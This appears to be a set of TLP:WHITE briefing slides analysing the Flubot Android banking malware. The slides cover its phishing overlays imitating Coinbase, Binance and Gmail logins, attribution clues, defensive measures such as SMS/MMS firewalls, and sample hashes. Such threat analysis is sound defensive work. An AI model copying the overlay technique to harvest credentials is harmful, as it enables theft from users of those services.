


TLP:WHITE


Financial goal

Phishing overlays

- Flubot creates phishing overlays for targeted applications
- Targeted applications are delivered through the C2
- Targeted applications seen in Finland 🇫🇮
- Gmail
 - Coinbase
 - Binance
- HTML + CSS contains comments in Russian 🇷🇺



A screenshot of a phishing overlay for Coinbase. The overlay has a blue header with the word "coinbase" in white. Below the header is a white login form with two input fields: "EMAIL" (containing "name@domain.com") and "PASSWORD" (with the placeholder text "Enter your password"). A "LOG IN" button is centered below the password field. At the bottom of the form, there are two links: "Forgot password?" and "Privacy Policy".



A screenshot of a phishing overlay for Binance. The overlay has a dark gray background. At the top center is the Binance logo (a yellow diamond shape) with the word "BINANCE" in yellow below it. Below the logo are two input fields: "Email" and "Password". A yellow "Login" button is centered below the password field. At the bottom, there are two links: "Forgot your password?" and "Don't have an account yet? Register".

Conclusion

Threat actor

- Does not infect systems that use Cyrillic alphabets*
- C2 infra hosted in Russia 🇷🇺
- Inject HTML code commented with Russian 🇷🇺
- Old infra shared Russian propaganda 🇷🇺
- Motivation unclear
 - Financial? Why so much R&D?

Defense overview

- DNS over HTTPS providers do not care what for their services are used
- Cellular network providers need capabilities to filter SMS and MMS traffic
 - SMS/MMS firewalls

Resources

- Samples
 - v5.5 - 956308322bd9d64e9258986d9c5f64439a2c23a3
 - v5.4 - 4de951a148783e3ded0e37d152ae9e55e5105a65
 - v5.2 - 9b45243e89541ae26fea5ff2b9c7d14ff69044ed
 - v5.0 - b61dfece6027e320552bdd263bb7e7805837b550
 - v4.9 - 665cf567a24989208fb95b64f73a743f3b4f2470
- Good reads
 - <https://github.com/prodaft/malware-ioc/blob/master/FluBot/FluBot.pdf>
 - https://blog.f-secure.com/flubot_doh_tunneling/
 - <https://twitter.com/JCyberSec/status/1504149926703419392>